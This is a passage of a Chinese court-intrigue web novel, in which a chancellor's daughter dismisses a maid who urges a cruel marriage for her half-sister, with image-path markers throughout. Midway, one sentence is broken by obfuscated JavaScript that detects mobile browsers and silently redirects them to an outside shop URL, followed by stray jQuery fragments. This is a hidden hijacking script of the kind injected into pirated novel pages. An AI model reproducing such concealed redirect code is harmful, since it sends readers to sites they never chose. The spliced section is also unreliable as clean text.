御亲王萧御乾从小乖张,一直养尊处优,不问世事,只管吃喝玩乐。
不知道哪根筋没搭对,突然一天主动要去慈殓司任职。
慈殓司是个苦差事,朝廷设置的专门负责收殓、埋葬那些无名尸骸的部门。
朝中无人愿意去主事。
除非实在不得圣心,才有可能被打发过去。
因着无人愿意去就职,也形成了一个不成文的规矩,没有人替代的话,只能一直在这个岗位“兢兢业业”。
上一任司长一直等不到替换的人,请辞也辞不掉。
谁也没想到,皇室养尊处优的“二世祖”竟然主动揽了事儿,还干得很起劲,可把原司长老头高兴坏了。
马不停蹄立即告老还乡。
这么一个纨绔主导摄政,众大臣心中叫苦不迭。
一群老头跑得上气不接下气,也没有追上逐渐远去的身影,只得暂时作罢。
“这,这可如何是好啊,这”
“各处事务都等着定夺,圣上不知道怎么想的,怎么就给安排了御亲王摄政。”
“御亲王是什么性子,圣上也是知晓的啊。”苏丞相喘着粗气,“先按部就班,各部门各管各的,回头再议。”
朝堂上并不安稳,这苏宅内,看着也没多平静。
牡丹苑内,苏芷兰靠窗而坐,正在绣一副抹额。
丞相夫人看着娴静的闺女,脸上露出温和的笑意。
丫鬟燕儿看了看自家小姐,眼底满是焦急之色。
借着给人端茶的功夫,她再度使了个眼色。
苏芷兰假意没看见,继续手里的女红。
燕儿见此,假意闲聊道:“夫人,奴婢听说兰苑的小贱人不吃教训,还在纠缠三皇子。奴婢从未见过这么不要脸的小娘皮。你可得为小姐做主啊。”
“燕儿,你先下去。”
苏芷兰睨了一眼身旁的丫鬟,将手中的针线放下,话语中是不容置疑的严肃。
“小姐宅心仁厚,温善纯良,可也不能任人欺负。奴婢见不得您受委屈。”
“哦?兰苑那边还不安分?”丞相夫人正身做起来,眼里的慵懒瞬间消失。
“奴婢听说前个儿又偷偷遛去见三皇子了。小姐良善也应该有个度才是。那小娘皮留着始终是个祸害。”
“燕儿。”苏芷兰眼里寒意一闪,这燕儿三番五次不听劝阻,看来是不能留在身边了。
“小姐,你不忍心,这坏人就让奴婢来做。夫人,小姐不争不抢,性子柔和,您可得替小姐拿主意。常言道,不怕贼偷,就怕贼惦记。”
“如此,依你之见,该当如何?”丞相夫人端着茶盏喝了一口,眼眸微垂,看不出神色。
“小姐的亲事无法定下来,不如就将那小娘皮的婚事先定下来。给她安排一门腌臜的婚事,也是给她个教训,看她如何再跟小姐争斗。夫人前个儿还打算将她聘给谢家,那么好的婚事怎是不知廉耻的贱人配享有。这种敢惦记自己姐姐夫婿的人,就该嫁给那些爱寻花问柳、打骂人的才是。”
“燕儿,芷蘅是我亲妹妹,什么时候轮到你来做主了?”
苏芷兰看着跟随自己多年的人,如何也无法想通,怎会生出这般毒辣的心思。
“小姐,夫人,就是你们太过于放纵,那贱人才敢如此放肆,你们对她好,她何曾领情过。如果她先一步将三皇子勾搭上,狠狠心,先把身子给了,将来小姐怎么办?夫人,小姐,那贱人不是个好的。”
燕儿跪在地上,左右瞧瞧,想说什么又不敢说的样子。
丞相夫人拿着团扇,在胸前轻轻扇动,慵懒地倚靠在靠枕上,“有何话,说来便是。”
“这事儿奴婢不该说出来,那小贱人也算府里的主子。若是真要发作她,无凭无据,人也不会承认。可是奴婢见不得夫人、小姐待人赤诚,却如此不被敬重。”
燕儿满脸泪痕,从衣侧取出手绢,胡乱地抹了抹,又才接着说道:“奴婢前个儿去伙房取点心,回来的路上,路过招华庭靠北的假山时,听到那贱人与丫鬟书桃正在商量着如何勾搭上三皇子。那贱人说‘若实在不行,找个机会下点药,先’”
燕儿觉着有些难以启齿,停顿了一下,“先把身子给了,她堂堂丞相府的小姐,届时只需要装可怜,扮成受害者的模样,不怕今后不给她名分。”
“呵,是吗?”
“夫人,那贱人的心思如此腌臜,就该给她个教训。”
“最好的教训,便是找个下三流的人给嫁出去,让她也吃一吃皮肉之苦。”
“夫人高明,眼前一块肥肉晃来晃去,谁都惦记着。将她嘴缝起来,也就没法再咬。”
燕儿一喜,看来,夫人打算料理那小贱人了,她看着苏芷兰,“小姐,夫人会给咱们做主的。”
她刚说完这话,丞相夫人歪身侧躺回了塌上,一副昏昏欲睡的模样,“兰儿,此事你意下如何。”“母亲,女儿自行处理。”
“允。”
丞相夫人用团扇捂着嘴打了个哈欠,闭上眼假寐。
“燕儿,你跟在我身边多少年了。”
“自奴婢八岁跟在小姐身边,已有八年光景。”燕儿眼里布满喜意,她自小跟在小姐身边,将来小姐若是嫁给三皇子,她也会是陪嫁。
皇室子弟,注定是三妻四妾。
来日小姐有了身孕无法侍奉之时,自然会在她们这些陪嫁人员里面挑选通房去侍奉。
若是有了一儿半女,抬为姨娘,也能混半个主子来当当。
她绝不允许有人影响到她将来的富贵荣华。
“燕儿,这些年里,我待你如何?”
“小姐待奴婢自然是极好的,奴婢一直铭记于心。此生,定尽心尽力服侍小姐,以后,还服侍小公子,小小姐。”
“你一片忠心,如今,我却留不得你了。”
“什么?”燕儿大惊,扑通一声跪倒在地。
“小姐,为什么?奴婢心里只有小姐,小姐怎么不要我?”
燕儿膝行过来,抱住苏芷兰的大腿,声泪俱下。
“小姐饶命,奴婢哪里做得不好,奴婢一定改,求求小姐,不要赶奴婢走。”
“我已经给过你很多次机会,奈何你一直不听规劝。丞相府小姐的婚事,如何是你能置喙的。”
“小姐,我都是为了你啊,奴婢都是为了你;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17638213|206580||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
。”
“同身为女子,你竟然想以这般腌臜手段去毁人一生,你心思过于恶毒。”
“小姐,奴婢不敢了,奴婢再也不敢了。奴婢一心为小姐着想,奴婢就算有错,请小姐看在奴婢为主心切的份上,饶了奴婢这一回。”
“念在你服侍我多年的份上,我不发卖你,明日便去庄子上吧。在庄上做个小管事,这一辈子,也吃喝不愁了。”
“小姐,不要赶奴婢走,夫人,夫人,请看在我一心为主的份上,饶了奴婢此次吧。”
“燕儿,做人不可太贪心。若是再不听安排,我也只好将你发卖出去了。”
燕儿闻言,摇着头后退,只得先行离开,想着再另寻机会求饶。
她不相信小姐真不用她了,还是因着那个小贱人,定是还有其他隐情。
“你做得很好。”
丞相夫人慵懒的声调传来,苏芷兰起身来到母亲的身旁,脱鞋上榻,亲自给母亲捏肩捶背。“一切都是母亲的教诲。”
“我们这些世家大族出来的,什么人精未见过。身边留着心思狠毒之人,若是哪日头脑发热,听从了教唆,带来的往往是杀身之祸。多少人做出糊涂事,都是受下面人的挑拨和教唆。你性子良善,我知你心中不忍,”
“娘,女儿都明白,本也不打算将她留在身边了。”
“你是个明白人,也未坠了娘的威名。”
“三妹妹的婚事,”
“柳家乃书香门第,本以为柳家幺子是个好的,哪知竟那般不堪。罢了,再相看便是。”
“娘,你跟其他家的主母不一样。”
苏芷兰从后面抱住娘亲,用脑袋蹭了蹭她。
丞相夫人反手拍了拍闺女的脑袋,很是熨帖闺女这般知事明理。
“娘是苏家人,自然要为整个苏家考虑。你那些庶弟庶妹怎么也算是苏家之人。打断骨头连着筋,况且他们也未做太过出格之事,善待他们,将来也是苏府的一份助力。”
身在高位,有身在高位的无奈,身边多少人看着,多少双眼睛盯着。
他们享受荣华富贵的同时,要兼顾的责任也越多。
“若果真如燕儿所说,三妹妹与三皇子在一起了,该如何呢?”
“若连那点女儿家的小计俩都中招,你也不必嫁与他。皇室争斗风险更甚,这么点事都解决不了,你跟了他,也活不久。”
“娘,可若是我喜欢他,什么也不管,一心就想要嫁给他呢。”苏芷兰从身后抱住母亲,用脑袋蹭着娘亲的后背,额前的碎发散乱飞舞,失了一份端庄,多了一丝娇俏。
“若你心里只有男人,也白做了一回娘的女儿。”
“娘,做你女儿真好。”
“你的那点小计俩,也就骗骗你爹,还想瞒过娘?”
“娘为何不阻止呢?”
“娘为何要阻止呢?”
“娘,相信我。”
“你的人生,不在乎娘信与不信。娘躺会儿,自己玩会儿去。”
“娘,我也躺一会儿。”
苏芷兰跟小时候一样窝进母亲的怀里,原来,娘都知道。她以为瞒得很好呢。